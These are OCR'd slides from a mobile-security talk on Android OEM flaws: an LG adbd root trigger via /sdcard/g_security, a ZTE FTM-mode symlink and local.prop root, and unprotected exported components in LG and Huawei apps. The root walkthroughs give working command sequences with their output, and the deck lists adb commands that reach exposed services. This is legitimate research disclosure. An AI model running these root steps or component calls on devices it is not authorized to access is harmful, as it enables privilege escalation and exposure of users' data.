
- LG “backdoor”, briefly
- Not a **remote** backdoor
  - LG does **not** have access to your device
- Allows user to obtain root adb shell
  - Could happen on lost/stolen device with ADB enabled
- Located in adbd
  - Credit to giantprune (?)



```
.rodata:00025...   00000014   C   Enqueue the socket\n
.rodata:00025...   0000001F   C   handle_packet: what is %08x?!\n
.rodata:00025...   00000013   C   /sdcard/G_security
.rodata:00025...   00000025   C   check_LGE_official: fopen(%s) error\n
```

LG backdoor walkthrough


- Open adbd in IDA



```
.text:0000C5EA                 LDR             R7, =(aSdcardG_securi - 0xC5F4)
.text:0000C5EC                 LDR             R1, =(aR - 0xC5F6)
.text:0000C5EE                 LDR             R0, [R4,R6]
.text:0000C5F0                 ADD             R7, PC  ; "/sdcard/G_security"
.text:0000C5F2                 ADD             R1, PC  ; "r"
.text:0000C5F4                 LDR             R3, [R0]
.text:0000C5F6                 MOV             R0, R7
.text:0000C5F8                 STR.W           R3, [SP,#0x404]
.text:0000C5FC                 BL              sub_185A8
.text:0000C600                 MOV             R5, R0
.text:0000C602                 CMP             R0, #0
.text:0000C604                 BEQ             loc_C66A
.text:0000C606                 ADD             R7, SP, #8
.text:0000C608                 MOVS            R1, #1
.text:0000C60A                 SUBS            R7, #4
.text:0000C60C                 MOV.W           R2, #0x400
.text:0000C610                 MOV             R0, R7
.text:0000C612                 MOV             R3, R5
.text:0000C614                 BL              sub_18684
.text:0000C618                 LDR.W           R12, =0xFFFFFF44
.text:0000C61C                 MOV             R8, R0
.text:0000C61E                 MOV             R2, R8
.text:0000C620                 MOV             R0, R7
.text:0000C622                 LDR.W           R1, [R4,R12]
.text:0000C626                 BLX             sub_84D0
.text:0000C62A                 CBZ             R0, loc_C65C
.text:0000C62C                 LDR             R3, =(dword_2C6B0 - 0xC634)
.text:0000C62E                 MOVS            R1, #1
.text:0000C630                 ADD             R3, PC ; dword_2C6B0
.text:0000C632                 STR             R1, [R3]
.text:0000C634
.text:0000C634 loc_C634                                 ; CODE XREF: .text:0000C668↓j
.text:0000C634                 LDR             R0, =(aCheck_lge_offi - 0xC63C)
.text:0000C636                 MOV             R2, R8
.text:0000C638                 ADD             R0, PC  ; "check_LGE_official: enable_root = %d, s"...
.text:0000C63A                 BL              sub_18930
```

LG backdoor walkthrough

- Follow directions!
  - Get root



```
greywind:~ max$ adb shell
shell@android:/ $ ls -l /sdcard/g_security
/sdcard/g_security: No such file or directory
1|shell@android:/ $ touch /sdcard/g_security
shell@android:/ $ exit
greywind:~ max$ # restart USB debugging
greywind:~ max$ adb shell
root@android:/ # id
uid=0(root) gid=0(root)
root@android:/ #
```

More LG


- LG “hidden” root not so bad
- But…
- New (2 days ago) LG root “LGPwn”
  - jcase: https://github.com/CunningLogic/LGPwn
  - Race condition in LG backup app
  - Locally exploited
  - Can be a drive-by root
  - Affects 40+ LG devices

OEM Issues: File systems

- ZTE softlinking, briefly
- Init scripts and softlinking
- Custom OEM recovery/bootloaders
  - ZTE Avid 4G device rooting
  - Issue: engineering “FTM” mode
  - Access via power + volume down


Vulnerability

- How it should work:



```
shell@android:/ $ cd /data/local
shell@android:/data/local $ ls
opendir failed, Permission denied
```

- How it works in FTM mode:




```
shell@android:/ $ cd /data/local
shell@android:/data/local $ ls -l
drwxrwx--x shell    shell             2013-05-22 09:26 tmp
```

- Allows sym linking!


Vulnerability

- Device roots itself



```
greywind:root max$ adb shell ln -s /data /data/local/tmp
```


- After reboot, /data gets permissions intended for /data/local/tmp




```
drwxrwx--x shell     shell              2013-06-14 11:31 data
```

- 2 issues
  - Init script doesn’t check for symlink before setting /data/local/tmp permissions
  - FTM mode

- /data/



```
greywind:root max$ adb shell "echo ro.kernel.qemu=1 > /data/local.prop"
greywind:root max$ adb shell ls -l /data/
drwxrwx--x system   system              2013-06-12 16:02 app
drwxrwx--x system   system              1969-12-31 19:02 app-private
drwx------ system   system              2013-06-14 10:43 backup
-rw------- system   system            0 2013-06-14 10:43 cert
drwxrwx--x system   system              2013-06-12 16:02 dalvik-cache
drwxrwx--x system   system              2013-06-12 16:02 data
drwxr-x--- root     log                 1969-12-31 19:02 dontpanic
drwxrwxr-- drm      drm                 1970-01-01 19:01 drm
drwxrwx--x system   system              1969-12-31 19:02 fota
drwxrwx--x root     root                2013-05-21 13:24 hostapd
drwxrwx--x shell    shell               2013-06-14 11:29 local
-rw-rw-rw- shell    shell            17 2013-06-14 11:31 local.prop
```




```
greywind:root max$ adb reboot
greywind:root max$ adb shell
root@android:/ # ls -l /
```

Beyond Root

DEFAULT APPLICATIONS


Other attack surfaces (and our tools!)

- Default applications:
  - Unprotected endpoints
    - Content providers
    - Activities
    - Services
    - Receivers
  - Permission leakage
  - Shared UIDs




Communication

- Activities, services, receivers
  - Activated via Intent messages
  - Intents can be sent via adb
  - Can be sent app to app
- Intent filters declared in AndroidManifest.xml




```
<activity android:label="FlashLightTest" android:name=".FlashLightTest"
    <intent-filter>
        <action android:name="com.android.huawei.FLASHLIGHTTEST" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```



```
$ adb shell am start -a com.android.huawei.FLASHLIGHTTEST -n com.android.huawei.
projectmenu/.FlashLightTest
Starting: Intent { act=com.android.huawei.FLASHLIGHTTEST cmp=com.android.huawei.
projectmenu/.FlashLightTest }
```

APK Endpoints

- Content providers
  - Inter-application DB connection
  - Content://
  - Specifies an “authority” for access



```
<provider android:name=".service.data.DBankProvider" android:authorities
="com.huawei.hidisk.provider.DBank" />
```

- Activities
  - Interactive screen
  - Makes up the application UI
  - Can contain intent-filter

APK Endpoints

- Services
  - Processes to run detached from application
  - Avoids blocking the main thread
  - Can contain intent-filter
- Receivers
  - Broadcast receiver
    - Intents broadcast to all applications with a registered broadcast receiver
  - Can contain intent-filter

OS Endpoint Protections

- General Protections
  - AndroidManifest permissions
    - Create using <permission>
    - Protection level: signatureOrSystem
      - Only allow access to /system/app/ or with shared signature
  - Activity/Service/Receiver with Intent Filter
    - Exported true/false (access outside this app)
    - Pre-4.2: Exported false by default UNLESS it contains an intent filter
    - Post-4.2: Always false unless explicitly true

OS Endpoint Protections

INTREPIDUS GROUP MOBILE SECURITY

- Content providers
  - Permissions
    - Read permission (query DB)
    - Write permission (insert, modify DB)
  - exported:false
- Activities
  - Permissions
  - exported:false

OS Endpoint Protections

- Services
  - Permissions
  - exported:false
- Receivers
  - Permissions
    - Any app can register
    - Up to broadcast sender to specify permissions required to receive the broadcast
  - exported:false

Permission leakage

- Major problem with pre-loaded apps
- 2 layers of pre-loaded apps:
  - OEM (LG, Samsung, etc.)
  - MNO (AT&T, Verizon, T-Mobile, Sprint, MetroPCS)
- Installed with default permissions not explicitly accepted by user
  - No guarantee that these apps are locked down

Permission leakage

- Example:
  - Weather application
    - Permissions: location (GPS, WiFi)
  - Attack surface
    - Content provider
      - No permissions
    - Activity
      - No permissions
  - Potential to leak location information to local malicious application

SMS Permission Issue

- Real-world permission leakage
- Android SMS Spoofer
  - 10/2012 (since patched)
  - Thomas Cannon
  - https://github.com/thomascannon/android-sms-spoof
  - com.android.mms exports SmsReceiverService with no permission restrictions
  - Allows apps to fake SMS messages

AnyIfest


- Mani**fest An**a**ly**zer
- Parses AndroidManifest.xml file into objects
- Objects inherit from each other
- Application permissions inherited by Activities
- Activity permissions inherited by intent filters

AnyIfest


- Spits out command-line access to unprotected components via ADB
- Simple, fast way to analyze applications
- Demo

Content provider

- Unprotected OEM content provider screnshot
  - LG Email




```
[5] List of exported content providers:
com.lge.email : com.lge.providers.LGEmailProvider
```




```
<provider android:label="@string/txt_Provider" android:name="com.lge.
providers.LGEmailProvider" android:exported="true" android:multiprocess=
"false" android:authorities="com.lge.providers.lgemail" />
```

Services

- Unprotected OEM services screenshot




```
[3] List of exported services:
adb shell am startservice -n com.huawei.hidisk/.service.service.LiveMsgService
adb shell am startservice -n com.huawei.hidisk/.service.service.CopyFileService
```



```
<service android:name=".service.service.CopyFileService">
    <intent-filter>
        <action android:name=".service.service.CopyFileService" />
    </intent-filter>
</service>
```


Activity

- Unprotected OEM activity screenshot
  - Hidden menus, inputs
  - Example: com.huawei.hidisk
  - No permissions

